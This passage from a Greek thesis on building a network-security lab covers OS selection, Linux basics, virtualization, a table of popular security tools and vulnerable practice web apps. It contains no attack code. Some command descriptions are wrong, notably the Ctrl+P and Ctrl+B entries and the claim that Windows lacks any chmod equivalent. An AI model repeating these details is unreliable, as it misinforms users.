Στη σχεδίαση του εργαστηριακού περιβάλλοντος η επιλογή του κατάλληλου λογισμικού παίζει πρωτεύοντα ρόλο. Τα λειτουργικά συστήματα που θα χρησιμοποιηθούν πρέπει οπωσδήποτε να συμβαδίζουν με τα λειτουργικά συστήματα του περιβάλλοντος παραγωγής. Φανταστείτε ένα περιβάλλον παραγωγής σε Windows 2003 Server και ένα εργαστηριακό περιβάλλον σε Linux. Θα ήταν τελείως άχρηστο για το οτιδήποτε. Στο εργαστηριακό περιβάλλον πρέπει να υφίσταται η έννοια της γενίκευσης, δηλαδή πρέπει να συμπεριληφθούν όσο το δυνατό περισσότερες διαφορετικές πλατφόρμες. Μια καλή λύση για να συμπεριλάβουμε πολλά λειτουργικά συστήματα είναι το εικονικοποίηση (virtualization). Εκτός από τα λειτουργικά συστήματα ειδική μέριμνα θα πρέπει να υπάρχει και για το υπόλοιπο λογισμικό ώστε αυτό να συνδυάζεται με το περιβάλλον παραγωγής.

1.3.1 Λειτουργικά Συστήματα

Είναι γνωστό ότι δεν μπορούμε να κάνουμε πολλά πράγματα με το υλισμικό εάν δεν εγκαταστήσουμε το κατάλληλο λειτουργικό σύστημα. Παρακάτω θα αναλύσουμε διεξοδικά τις επιλογές που υπάρχουν σε λειτουργικά συστήματα.

1.3.2 Microsoft Windows

Δεν είναι υπερβολή εάν πούμε πως ένα εργαστηριακό περιβάλλον είναι άχρηστο χωρίς να περιλαμβάνει μια έκδοση των Microsoft Windows. Γενικά είναι πολύ δύσκολο να βρούμε ένα οργανισμό που δεν συμπεριλαμβάνει στο παραγωγικό περιβάλλον του τα Windows. Το πρώτο ερώτημα που αναζητά απάντηση είναι ποία έκδοση των Windows πρέπει να εγκαταστήσουμε στο εργαστηριακό περιβάλλον. Μια καλή επιλογή θα ήταν η εγκατάσταση της έκδοσης Windows 2000 server/professional γιατί υπάρχουν πολλές αδυναμίες ασφάλειας σε αυτές τις εκδόσεις. Λόγω της μεγάλης διάδοσής τους θα πρέπει σίγουρα να συμπεριλάβουμε τα λειτουργικά Windows XP και Vista. Η απόφαση ανάμεσα στα δυο θα κριθεί από τις απαιτήσεις συστήματος που έχει το κάθε λειτουργικό σύστημα.

Πίνακας: 1.α Απαιτήσεις των Windows XP [http://www.microsoft.com]

Μονάδα	Ελάχιστη απαίτηση	Προτεινόμενη απαίτηση
Επεξεργαστής	Pentium 233 MHz	Pentium 300 MHz
Μνήμη	64 MB	128 MB

Σκληρός Δίσκος	650 MB	2 GB
Ανάλυση οθόνης	VGA (800 x 600)	Super VGA (800 x 600)
Οπτικό μέσο	CD-ROM or DVD	12 X CD-ROM/DVD
Άλλο	Πληκτρολόγιο & ποντίκι	Πληκτρολόγιο & ποντίκι

Πίνακας:1.β Απαιτήσεις των Windows Vista [http://www.microsoft.com]

Μονάδα	Ελάχιστη απαίτηση	Προτεινόμενη απαίτηση
Επεξεργαστής	1 GHz	1 GHz
Μνήμη	512 MB	1 GB
Σκληρός Δίσκος	20 GB με 15 GB ελεύθερο χώρο	40 GB με 15 GB ελεύθερο χώρο
Ανάλυση οθόνης	32 MB μνήμη γραφικών	128 MB μνήμη γραφικών
Οπτικό μέσο	DVD	DVD
Άλλο	Σύνδεση στο διαδίκτυο, πληκτρολόγιο & ποντίκι	Σύνδεση στο διαδίκτυο, κάρτα ήχου, πληκτρολόγιο & ποντίκι

Πίνακας: 1.γ Προτεραιότητες στην επιλογή λειτουργικών συστημάτων της Microsoft [http://www.microsoft.com]

Λειτουργικό Σύστημα	Σχόλια
Windows NT	Αποδεκτό για κάποιες περιπτώσεις δοκιμών, αλλά όχι απαιτούμενο
Windows 2000 Server	Χρήσιμο να υπάρχει για επίδειξη των κοινών ευπαθειών
Windows XP	Πρέπει να υπάρχει καθώς είναι ευρέως διαδεδομένο λειτουργικό.
Windows 2003	Πρέπει να υπάρχει καθώς είναι ευρέως διαδεδομένο λειτουργικό
Windows Vista	Χρήσιμο να υπάρχει, αλλά όχι απαιτούμενο

Όπως φαίνεται από τους πίνακες 1.α και 1.β τα Windows XP έχουν πολύ μικρότερες απαιτήσεις από τα Windows Vista. Εάν υπάρχει προβληματισμός για το ποια λειτουργικά συστήματα πρέπει να εγκατασταθούν ο πινάκας 1.γ δίνει χρήσιμες κατευθύνσεις. Στην εργασία αυτή θα χρησιμοποιήσουμε Windows XP και Windows 2003.

Ας ρίξουμε μια ματιά τώρα εν τάχει στα βήματα εγκατάστασης των windows XP.

1. Εισάγουμε το CD των Windows στο CD-ROM και επιλέγουμε εκκίνηση από το CD-ROM.
2. Ένα μήνυμα που δηλώνει ότι η διαδικασία εγκατάστασης ελέγχει το υλικό του υπολογιστή θα εμφανιστεί. Στο σημείο αυτό πατώντας το πλήκτρο F6 μπορούμε να εισάγουμε drivers για RAID ή SCSI ελεγκτές.
3. Στο σημείο αυτό η εγκατάσταση αντιγράφει αρχεία από το CD στο σκληρό δίσκο. Μόλις ολοκληρωθεί η αντιγραφή μια οθόνη με την ερώτηση εάν θέλετε να εγκαταστήσετε τα Windows XP θα εμφανιστεί. Με enter συνεχίζουμε την εγκατάσταση.
4. Εμφανίζεται η EULA (End-user license agreement) όπου πρέπει να πατήσουμε F8 για να συνεχιστεί η εγκατάσταση.
5. Στο σημείο αυτό πρέπει να επιλέξουμε σε ποιο διαμέρισμα (partition) του σκληρού δίσκου θα εγκαταστήσουμε το λειτουργικό.
6. Το επόμενο βήμα είναι να επιλέξουμε το σύστημα αρχείων που θα χρησιμοποιήσουμε. Η επιλογή είναι ανάμεσα στο NTFS και το FAT. Είναι προτιμότερο να επιλεγεί το NTFS.
7. Η εγκατάσταση μετά από επανεκκίνηση του υπολογιστή εισέρχεται στο γραφικό περιβάλλον της εγκατάστασης όπου μας ζητείται να επιλέξουμε τις τοπικές ρυθμίσεις.
8. Στη συνέχεια τα Windows μας ζητούν κάποια προσωπικά στοιχεία για μετέπειτα χρήση.

9. Στο βήμα αυτό μας ζητείτε να εισαγάγουμε το 25-χαρακτήρων σειριακό αριθμό που αποτελεί το κλειδί των windows.
10. Στη συνέχεια θα πρέπει να εισαγάγουμε ένα συνθηματικό για το λογαριασμό του Administrator.
11. Το επόμενο βήμα είναι να ρυθμίσουμε την ώρα, την ημερομηνία καθώς και την ζώνη ώρας.
12. Εάν ο υπολογιστής διαθέτει μια κάρτα δικτύου η εγκατάσταση θα ρωτήσει εάν θέλουμε να εισάγουμε παραμέτρους σε αυτή, όπως τη διεύθυνση.IP.
13. Η εγκατάσταση ολοκληρώνεται με την εφαρμογή των ρυθμίσεων και ο υπολογιστής θα επανεκκίνησει ξεκινώντας πλέον με τα Windows XP.

1.3.3 Linux

Το Linux είναι στηρίζεται στο λειτουργικό σύστημα UNIX, αλλά παράλληλα παρέχει και παραθυρικό περιβάλλον παρόμοιο με αυτό των Windows. Το Linux δημιουργήθηκε από τον Linus Torvalds με την βοήθεια προγραμματιστών από ολόκληρο τον πλανήτη. Μερικά από τα πλεονεκτήματα του Linux αποτελούν η καλή σχεδίαση και απόδοση και συνάμα η δωρεάν διανομή του. Οι διανομές του Linux είναι ως επί το πλείστον δωρεάν και συνήθως μπορεί ο οποιοσδήποτε να τις αποκτήσει μέσω του διαδικτύου. Υπάρχουν πολλές διανομές όπως οι RedHat [http://www.redhat.com], Debian [http://www.debian.org], Mandrake [http://www.mandriva.com], Suse [http://www.opensuse.org] κα. Οι παραπάνω διανομές είναι γενικού σκοπού. Υπάρχουν όμως και διανομές που έχουν αναπτυχθεί για ειδικούς σκοπούς όπως το Knopix [http://www.knoppix.org/] και το BackTrack [http://www.backtrack-linux.org].

Το Linux ανήκει στα λειτουργικά συστήματα ανοικτού κώδικα που σημαίνει ότι ο οποιοσδήποτε μπορεί να τροποποιήσει τον κώδικα και να τον διαθέσει ελευθέρα. Στο Linux είναι πολύ απλό να αναπτύξει ο οποιοσδήποτε δικά του προγράμματα. Αυτός είναι ο κύριος λόγος που υπάρχουν πολλά εργαλεία ασφάλειας για Linux και δεν υπάρχουν αντίστοιχα για Windows. Παρακάτω θα παρουσιαστούν μερικές βασικές έννοιες για το Linux και μια συνοπτική ανάλυση της λειτουργίας του.

Οποιαδήποτε έκδοση του Linux και να επιλέξουμε θα χρειαστεί να την κατεβάσουμε από το διαδίκτυο σε μορφή ISO. Στη συνέχεια χρειάζεται να μετατρέψουμε την ISO μορφή σε ένα οπτικό δίσκο που έχει την δυνατότητα να εκκινήσει έναν υπολογιστή. Αυτό συνήθως γίνεται με προγράμματα όπως το Nero Burning Rom. Στη συνέχεια επανεκκινούμε τον υπολογιστή ρυθμίζοντας από το BIOS η εκκίνηση να γίνει από τη συσκευή CD/DVD. Ο υπολογιστής θα εκκινήσει από το CD/DVD και θα ξεκινήσει η εγκατάσταση του Linux (σε μερικές διανομές όπως το BackTrack δεν απαιτείται εγκατάσταση).

Παρακάτω θα εξετάσουμε τα βασικά χαρακτηριστικά του Linux και τις διαφορές του από τα Windows.

- **Το Linux είναι case sensitive** – Αντίθετα με τα Windows το Linux δεν αναγνωρίζει με τον ίδιο τρόπο τους κεφαλαίους και τους μικρούς χαρακτήρες, για παράδειγμα τα FAQ.txt και faq.txt στα Windows αναφέρονται στο ίδιο αρχείο ενώ στο Linux σε διαφορετικά.
- **Οι φάκελοι και τα αρχεία του Linux διέπονται από δικαιώματα πρόσβασης** – Το Linux διαθέτει την εντολή chmod για να θέτει δικαιώματα σε φακέλους και αρχεία. Τα δικαιώματα αποδίδονται σύμφωνα με το χρήστη, την ομάδα και όλους τους υπόλοιπους. Τα Windows δεν έχουν κάποια ανάλογη εντολή.
- **Οι χρήστες του Linux δεν μπορούν να αλλάξουν τις ρυθμίσεις του συστήματος –** Στο Linux ο ισχυρότερος χρήστης είναι ο root. Μόνο αυτός ο λογαριασμός μπορεί να αλλάζει τις ρυθμίσεις του συστήματος, είναι κάτι παρόμοιο με το λογαριασμό του administrator στα Windows.
- **Τα διαμερίσματα δίσκου του Linux δεν βασίζονται σε FAT ή NTFS –** Το Linux βασίζεται στο Ext3 σύστημα αρχείων, ενώ τα Windows χρησιμοποιούν FAT ή NTFS.
- **Τα πλήρη ονόματα στο Linux περιέχουν slashes και όχι backslashes –** Στα windows ένα μονοπάτι είναι C:\windows\system32 ενώ στο linux /var/log.

- **Το Linux αναπτύχθηκε εξαρχής στηριζόμενο στο πολυχρηστικό περιβάλλον** – Το Linux αναπτύχθηκε εξ αρχής με τη φιλοσοφία να υποστηρίζει διαφορετικούς χρήστες, αντίθετα με τα windows που στηρίχτηκαν στο DOS που είναι περιβάλλον ενός μόνο χρήστη.
- **Το Linux δεν χρησιμοποιεί ονόματα για τους δίσκους –** Τα windows χρησιμοποιούν γράμματα για τους τόμους A: ,C: και D:, ενώ το Linux χρησιμοποιεί ιεραρχική δενδροειδή μορφή.

Στο Linux η δομή του συστήματος αρχείων είναι ιεραρχική. Οι βασικοί κατάλογοι του Linux παρουσιάζονται παρακάτω:

- / - Αναπαριστά τον κεντρικό κατάλογο, τη ρίζα της ιεραρχίας.
- /**bin** – Περιέχει τις εντολές του Linux όπως τις ls, date κ.τλ.
- /**dev** – Περιέχει τα αρχεία που επιτρέπουν πρόσβαση σε συσκευές του συστήματος. Οι συσκευές αυτές μπορούν να είναι σκληροί δίσκοι, εκτυπωτές κ.τλ.
- /**etc** – Περιέχει αρχεία διαχειριστικού περιεχομένου όπως τα αρχεία passwd και shadow.
- /**home** – Περιέχει το προφίλ κάθε χρήστη.
- /**mnt** – Περιέχει μια τοποθεσία για τις επισυναπτόμενες συσκευές, δηλαδή μια συντόμευση.
- /**sbin** – Περιέχει τις εντολές που απευθύνονται στους διαχειριστές καθώς και τα αρχεία διεργασιών.
- /**usr** – Περιέχει βοήθεια για τους χρήστες, αρχεία γραφικών, βιβλιοθήκες και εντολές.

Οι φάκελοι και τα αρχεία στο Linux είναι κατασκευασμένα για ελεγχόμενη πρόσβαση. Οποιοσδήποτε θέλει να χρησιμοποιήσει το λειτουργικό σύστημα πρέπει οπωσδήποτε να κάνει login με λογαριασμό χρήστη. Ένας λογαριασμός χρήστη πρέπει οπωσδήποτε να ανήκει σε μια ή και περισσότερες ομάδες. Κατά αυτό τον τρόπο τα αρχεία έχουν δικαιώματα πρόσβασης για το χρήστη, την ομάδα που ανήκει και για τους υπόλοιπους. Για παράδειγμα στο Red Hat υπάρχουν τρεις ομάδες χρηστών: υπέρ-χρήστες χρήστες, συστήματος και απλοί χρήστες. Τα επίπεδα πρόσβασης για κάθε μια από αυτές τις ομάδες είναι τα εξής:

- Ανάγνωση (Read)
- Εγγραφή (Write)
- Εκτέλεση (Execute)

Για να μάθουμε τα δικαιώματα σε ένα αρχείο χρησιμοποιούμε την εντολή ls –l η οποία θα μας εμφανίσει τα δικαιώματα του χρήστη, της ομάδας του και των υπολοίπων. Για παράδειγμα σε ένα αρχείο που λέγεται antfile και βρίσκεται στο φάκελο antdir η εντολή ls –l θα μας έδειχνε τα ακόλουθα:

```
drwxr-xr-x    2 antgiann  users    32162 Aug 20 00:21 antdir
-rw-r--r--    1 antgiann  users    3106 Aug 16 11:21 antfile
```

Τα δικαιώματα φαίνονται στην πρώτη στήλη. Ο πρώτος χαρακτήρας υποδηλώνει εάν πρόκειται για αρχείο ή φάκελο. Εάν ο πρώτος χαρακτήρας είναι d πρόκειται για φάκελο ενώ για αρχείο ο πρώτος χαρακτήρας είναι -. Οι επόμενοι εννέα χαρακτήρες υποδηλώνουν τα δικαιώματα πρόσβασης και έχουν την ακόλουθη μορφή: rwx|rwx|rwx. Από αυτούς οι πρώτοι τρεις χαρακτήρες δηλώνουν τα δικαιώματα του χρήστη που στην περίπτωση του antdir είναι Ανάγνωση, Εγγραφή και Εκτέλεση. Οι επόμενοι τρεις χαρακτήρες δηλώνουν τα δικαιώματα της ομάδας που είναι Ανάγνωση και Εκτέλεση. Οι τελευταίοι τρεις χαρακτήρες δηλώνουν τα δικαιώματα των υπολοίπων που είναι Ανάγνωση και Εκτέλεση. Η επόμενη στήλη εμφανίζει το χρήστη που είναι ο ιδιοκτήτης δηλαδή ο antgiann και το επόμενο πεδίο την ομάδα που ανήκει δηλαδή την ομάδα users.

Παρόλο που οι περισσότερες λειτουργίες πλέον πραγματοποιούνται από το παραθυρικό περιβάλλον του Linux κάποιες από αυτές πρέπει να γίνουν από παράθυρο τερματικού (Terminal Window). Το παράθυρο τερματικού είναι σαν τη γραμμή εντολών των Windows. Πραγματοποιώντας login σαν χρήστης root και ανοίγοντας ένα παράθυρο τερματικού θα εμφανιστεί κάτι σαν και το [root@antgiann /]#. Το σύμβολο # δηλώνει πως ο χρήστης που

χρησιμοποιεί την κονσόλα είναι ο root. Ο χρήστης root έχει δικαίωμα να εκτελέσει όλες τις εντολές. Μερικές από τις βασικές εντολές του Linux παρουσιάζονται στον πίνακα 1.δ.

Πίνακας 1.δ Βασικές εντολές του Linux

Εντολή	Περιγραφή
/	Μεταφορά στο root φάκελο
Cat	Με την εντολή *cat* προβάλλονται τα περιεχόμενα ενός αρχείου
Cd	Με την εντολή *cd* αλλάζουμε directory.
Chmod	Η εντολή *chmod* αλλάζει τα δικαιώματα ενός αρχείου ή ενός φακέλου
Cp	Η εντολή *cp* αντιγράφει αρχεία ή φακέλους
History	Εμφανίζει το ιστορικό εντολών που έχουν εκτελεστεί
Ifconfig	Παρόμοιο με το ipconfig των Windows
Kill	Τερματίζει μια συγκεκριμένη διεργασία
Ls	Εμφανίζει τα περιεχόμενα ενός φακέλου και μαζί ό,τι στοιχεία ζητηθούν από τις παραμέτρους της.
Man	Η εντολή *man* (*manual)* εμφανίζει την περιγραφή και οδηγίες σχετικά με κάποια από τις εντολές του συστήματος.
Mv	Η εντολή *mv* μετακινεί αρχεία ή φακέλους
Passwd	Αλλάζει τον κωδικό πρόσβασης (password) ενός χρήστη
Ps	Εμφανίζει την κατάσταση μιας διεργασίας
Pwd	Εμφανίζει τον τρέχων φάκελο
Rm	Διαγράφει αρχεία ή φακέλους
Ctrl + P	Πραγματοποιεί παύση σε ένα πρόγραμμα
Ctrl + B	Μεταθέτει το τρέχον πρόγραμμα στο παρασκήνιο
Ctrl + Z	Αποκοιμίζει το τρέχον πρόγραμμα

1.4 Εικονικοποίηση

Εικονικοποίηση (Virtualization) ονομάζεται η διαδικασία προσομοίωσης υλισμικού χρησιμοποιώντας εικονικές μηχανές. Η διαδικασία προσομοιώνει το φυσικό επίπεδο ώστε να μπορεί να εκτελεστεί ένα πρόγραμμα ή μια διεργασία. Το virtualization μπορεί να χωριστεί σε τέσσερις τομείς.

- **Εικονικές μηχανές για εφαρμογές:** Χρησιμοποιούνται από τους προγραμματιστές ώστε να μην χρειαστεί να ξαναγράφουν τον κώδικα για κάθε διαφορετική πλατφόρμα υλισμικού.
- **Εικονικές μηχανές για mainframe**: Η τεχνολογία αυτή επιτρέπει σε πολλούς χρήστες να μοιράζονται τους πόρους ενός συστήματος χωρίς να παρεμβαίνουν μεταξύ τους.
- **Παράλληλες εικονικές μηχανές**: Η παράλληλη εικονική μηχανή είναι ουσιαστικά ένα περιβάλλον που δύναται να εκτελεστεί σε πολλές φυσικές μηχανές παράλληλα. Επιτρέπει την διάσπαση μιας διαδικασίας σε πολλές μικρότερες που μπορούν να εκτελεστούν ταυτόχρονα.
- **Εικονικά λειτουργικά συστήματα:** Στα εικονικά λειτουργικά συστήματα δημιουργείται ένα περιβάλλον το οποίο μπορεί να φιλοξενήσει ένα λειτουργικό σύστημα. Η εφικτότητά του στηρίζεται στην ικανότητα του λογισμικού να προσομοιώνει το υλισμικό αλλά και τις απαραίτητες υπηρεσίες. Στην κατηγορία αυτή ανήκει το VMware.

Προϊόντα όπως το VMware, Virtual PC, Bochs, OpenVZ και XenSource δύνανται να χρησιμοποιηθούν για τη δημιουργία εικονικών λειτουργικών συστημάτων. Ένα εικονικό λειτουργικό σύστημα έχει την ικανότητα να χρησιμοποιεί εικονικούς πόρους που ένα

πραγματικό λειτουργικό σύστημα θα απαιτούσε. Οι πόροι αυτοί είναι CPU, RAM, σκληρός δίσκος, κάρτα δικτύου κα. Εφόσον διαθέτουμε επαρκή χώρο στο σκληρό δίσκο, αρκετή RAM και ισχυρή υπολογιστική ισχύ μπορούμε να εκτελούμε πολλές εικονικές μηχανές ταυτόχρονα. Κάθε μια μπορεί να μοιράζεται και να διαχειρίζεται τους πόρους της χωρίς να παρεμποδίζει τις υπόλοιπες.

1.4.1 Προϊόντα VMware

Ίσως τα πιο δημοφιλή προϊόντα στο χώρο του virtualization είναι της VMware [http://www.vmware.com]. Τα προϊόντα που προσφέρει είναι τα VMware Player, VMware Workstation και VMware Server όπως φαίνονται και στον πίνακα 1.ε

Ο VMware Player εγκαθίσταται τόσο σε Windows όσο και σε Linux και μπορεί να εκτελέσει εικονικές μηχανές που έχουν δημιουργηθεί με προϊόντα της VMware αλλά και με έτερα προϊόντα όπως το Virtual PC. Στα πλεονεκτήματά του συγκαταλέγεται η δωρεάν διανομή του, αλλά το σοβαρότερό του μειονέκτημα είναι ότι δεν μπορεί να δημιουργήσει εικονικές μηχανές. Εικονικές μηχανές μπορούν να δημιουργηθούν με το VMware workstation και το VMware Server. Τα προϊόντα αυτά δεν διανέμονται δωρεάν. Το VMware Server προσφέρεται περισσότερο για μεγάλους οργανισμούς και για προσομοίωση ισχυρών μηχανών. Επίσης προσφέρει την δυνατότητα η εικονική μηχανή να ξεκινάει σαν υπηρεσία του λειτουργικού συστήματος που την φιλοξενεί. Και οι δυο εκδόσεις υποστηρίζουν τη λειτουργία του snapshot, δηλαδή την αποθήκευση μια κατάστασης ενός εικονικού μηχανήματος σε μια δεδομένη χρονική στιγμή και την επαναφορά της οποτεδήποτε χρειαστεί. Για το εργαστηριακό μας περιβάλλον το VMware workstation καλύπτει όλες τις ανάγκες.

Πίνακας 1.ε : Εκδόσεις VMware

Εικονική συσκευή	Player	Workstation	Server
CD-ROM	Τύπος RW	Τύπος RW	Τύπος RW
DVD-ROM	Τύπος R	Τύπος R	Τύπος R
ISO mounting	ναι	Ναι	ναι
Μέγιστη μνήμη	4 GB	4 GB	64 GB
Επεξεργαστής	Ίδιος με τη μηχανή	Ίδιος με τη μηχανή	Ίδιος με τη μηχανή
Συσκευές IDE	Μέγιστο 4	Μέγιστο 4	Μέγιστο 4
Κάρτα δικτύου	10/100/1000	10/100/1000	10/100/1000
Κάρτα γραφικών	SVGA	SVGA	SVGA
USB	2.0	2.0	2.0

Η εγκατάσταση του VMware workstation είναι αρκετά απλή. Αρκεί η αγορά του προϊόντος ή μια έκδοση για 90 ημέρες. Κύριο μέλημα μας αποτελεί ο ελεύθερος χώρος στο δίσκο, καθώς κάθε εικονική μηχανή θα χρειαστεί κατ' ελάχιστο 3-8 GB αλλά και η ελεύθερη μνήμη καθώς κάθε εικονική μηχανή θα χρειαστεί κατ' ελάχιστον 256 MB μνήμης.

1.4.2 Άλλα προϊόντα virtualization

Ένα δημοφιλές προϊόν το οποίο διανέμεται δωρεάν είναι το Virtual PC από την Microsoft. Η μεγάλη διαφορά του Virtual PC από το VMware είναι ότι το πρώτο δεν υποστηρίζει άλλα προϊόντα πλην από τα λειτουργικά της Microsoft δηλαδή τα Windows.

Ένα ακόμη προϊόν που είναι δωρεάν αλλά όχι τόσο γρήγορο όσο τα παραπάνω είναι το Bochs [http://bochs.sourceforge.net] Τέλος, ένα προϊόν που δεν υποφέρει από την κακή απόδοση του Bochs είναι το OpenVZ [http://wiki.openvz.org]. Το κύριο μειονέκτημα του είναι ότι δεν υποστηρίζει Windows αλλά μόνο Linux και εγκαθίσταται μόνο σε περιβάλλον Linux.

1.4.3 Εργαλεία λογισμικού

Έχοντας ολοκληρώσει την εγκατάσταση των λειτουργικών συστημάτων βρισκόμαστε σχεδόν στα μισά του δρόμου. Μετά την εγκατάσταση των λειτουργικών συστημάτων χρειάζεται να

εγκατασταθούν και μερικά εργαλεία ασφάλειας τα οποία θα συνεισφέρουν τα μέγιστα στην δουλειά μας. Τα εργαλεία ασφάλειας υπάρχουν αρκετά χρόνια. Το πρώτο από αυτά αναπτύχθηκε το 1995 από τους Dan Farmer και Wietse Venema και ήταν εργαλείο εύρεσης ευπαθειών που ονομαζόταν SATAN [http://www.porcupine.org/satan/] (Security Administrator Tool for Analyzing Networks). Το SATAN ήταν επαναστατικό εργαλείο για την εποχή του καθώς έθεσε τα πρότυπα για τα μεταγενέστερά του, έδωσε ύπαρξη στην δυνατότητα της ανίχνευσης ευπαθειών μέσω του διαδικτύου και παρείχε μια μεγάλη γκάμα εργασιών σε ένα πακέτο. Παρόλο που το SATAN ήταν χρήσιμο εργαλείο για τους διαχειριστές συστημάτων, ήταν εξίσου χρήσιμο και στους hackers. Είναι τέτοια η φύση αυτών των εργαλείων που δεν μπορεί να αποκλειστεί η χρησιμοποίησή τους για κακόβουλο σκοπό.

Σήμερα υπάρχει μεγάλη ποικιλία σε εργαλεία ασφάλειας που χρησιμοποιούνται για να εντοπίσουν αδυναμίες δικτύων, κενά ασφάλειας και ελεύθερη πρόσβαση σε συστήματα. Τα περισσότερα από αυτά, έχουν δημιουργηθεί από hackers και από άτομα που είχαν κακόβουλο σκοπό. Ο επαγγελματίας σε θέματα ασφάλειας πληροφοριακών συστημάτων καλό είναι να πάρει από την διοίκηση άδεια πριν χρησιμοποιήσει τα εργαλεία αυτά στο δίκτυο του οργανισμού διότι μπορεί να εκτεθεί. Ο καταλληλότερος ιστότοπος για εύρεση εργαλείων ασφάλειας είναι ο http://sectools.org. Σε αυτήν την ιστοσελίδα υπάρχει μια λίστα με τα εκατό πιο δημοφιλή εργαλεία ασφάλειας από το έτος 2000 και μετά. Η λίστα με τα εικοσιπέντε κορυφαία εργαλεία ασφάλειας όπως διαμορφώθηκε το 2006 (η λίστα ανανεώνεται κάθε τρία χρόνια οπότε αυτή είναι και η τρέχουσα μορφή της) παρουσιάζεται στον πίνακα 1.στ

Πίνακας 1.στ: Τα 25 δημοφιλέστερα εργαλεία ασφάλειας

Εργαλείο	Περιγραφή
Nessus	Εργαλείο Εύρεσης Ευπαθειών
Wireshark	Εργαλείο για sniffing δικτύων και ανάλυση πακέτων
Snort	Εργαλείο ανίχνευσης επιθέσεων
Netcat	Ένα πολύ-εργαλείο για διάφορες δικτυακές αναζητήσεις
Metasploit Framework	Εργαλείο εύρεσης και αυτόματης επίθεσης σε ευπάθειες
Hping2	Ένα εξελιγμένο εργαλείο Ping
Kismet	Εργαλείο για sniffing ασυρμάτων δικτύων και ανάλυση πακέτων
Tcpdump	Εργαλείο για sniffing δικτύων και ανάλυση πακέτων
Cain & Abel	Εργαλείο ανάκτησης συνθηματικών
John the Ripper	Εργαλείο ανάκτησης συνθηματικών από hashes
Ettercap	Εργαλείο για sniffing LAN δικτύων και ανάλυση πακέτων
Nikto	Εργαλείο Εύρεσης Ευπαθειών σε Web εξυπηρετητες
Built-in Utilities	Ping/telnet/dig/traceroute/whois/netstat , οι εντολές αυτές περιέχονται εγκατεστημένες μέσα στα λειτουργικά συστήματα από τους κατασκευαστές.
OpenSSH / PuTTY / SSH	Ένας ασφαλής τρόπος για πρόσβαση σε απομακρυσμένα συστήματα
THC Hydra	Εργαλείο ανάκτησης συνθηματικών στο δίκτυο
Paros Proxy	Εργαλείο Εύρεσης Ευπαθειών
Dsniff	Εργαλείο παρακολούθησης και ελέγχου διείσδυσης δικτύων
NetStumbler	Εργαλείο για sniffing δικτύων και ανάλυση πακέτων
THC Amap	Εργαλείο ανίχνευσης λειτουργικών συστημάτων και εφαρμογών
GFI LANguard	Εργαλείο Εύρεσης Ευπαθειών
Aircrack	Εργαλείο ανάκτησης WEP/WPA συνθηματικών
Superscan	Εργαλείο σάρωσης δικτυακών θυρών
Netfilter	Τείχος προστασίας για Linux
Sysinternals	Συλλογή εργαλείων για συστήματα Windows κατασκευασμένη από τη Microsoft
Retina	Εργαλείο Εύρεσης Ευπαθειών

Εκτός από τα εργαλεία ασφάλειας υπάρχουν ακόμη εφαρμογές εκπαιδευτικού χαρακτήρα που μπορούν να εκτελεστούν σε ένα εργαστηριακό περιβάλλον βοηθώντας στην ανάλυση κοινών προβλημάτων ασφάλειας και κακής παραμετροποίησης συστημάτων. Μερικά παραδείγματα τέτοιων εφαρμογών είναι:

- **Webmaven** – Κατασκευάζει έναν web server που βοηθάει στην εκμάθηση κοινών ευπαθειών που συναντώνται σε εφαρμογές [http://www.mavensecurity.com].
- **Hacme Bank** – Κατασκευάζει μια web τράπεζα που μπορούν να εκτελεστούν κακόβουλες ενέργειες χωρίς συνέπειες από το νόμο [http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx].
- **Webgoat** – Ένα ακόμα εργαλείο εκμάθησης για web servers [https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project].

Η εφαρμογή webmaven είναι διαθέσιμη στην ιστοσελίδα www.mavensecurity.com/webmaven και είναι γνωστή και ως Buggy Bank. Η εγκατάσταση της εφαρμογής προσομοιώνει μία τραπεζική ιστοσελίδα που έχει γνωστές αδυναμίες στην ασφάλειά της.

Η εφαρμογή Hacme bank έχει την ίδια λειτουργικότητα με την webmaven και είναι διαθέσιμη στην ιστοσελίδα www.foundstone.com/us/resources-free-tools.asp. η Hacme Bank έχει ευπάθειες όπως SQL injections και cross-site scripting.

Τέλος, η εφαρμογή WebGoat είναι μια ακόμα web εφαρμογή για την εκμάθηση και διόρθωση ευπαθειών και κενών ασφάλειας. εμβαθύνοντας στην ασφάλεια μέσο web. Η εφαρμογή πήρε το όνομα της από τον αποδιοπομπαίο τράγο και είναι διαθέσιμη στην ιστοσελίδα www.owasp.org/index.php/category:OWASP_WebGoat_Project.

Κεφάλαιο 2: Το Εργαστήριο Δικτυακής Ασφάλειας

2.1. Εισαγωγή


Στο προηγούμενο κεφάλαιο περιγράψαμε τη χρησιμότητα και τα συστατικά ενός εργαστηριακού περιβάλλοντος. Στο παρόν κεφάλαιο θα παρουσιάσουμε τα συστατικά του εργαστηριακού περιβάλλοντος που εκπονήθηκε στο πλαίσιο της μεταπτυχιακής διατριβής. Το εργαστηριακό περιβάλλον που θα παρουσιαστεί δεν είναι δυνατόν να ανταποκρίνεται ακριβώς στις ανάγκες κάθε οργανισμού. Η σχεδίασή του είναι γενική, αλλά ταυτόχρονα ευέλικτη ώστε να ταιριάζει στα περισσότερα περιβάλλοντα παραγωγής που συναντώνται στους οργανισμούς. Πριν μελετήσουμε τη δομή και τα συστατικά του εργαστηριακού περιβάλλοντος 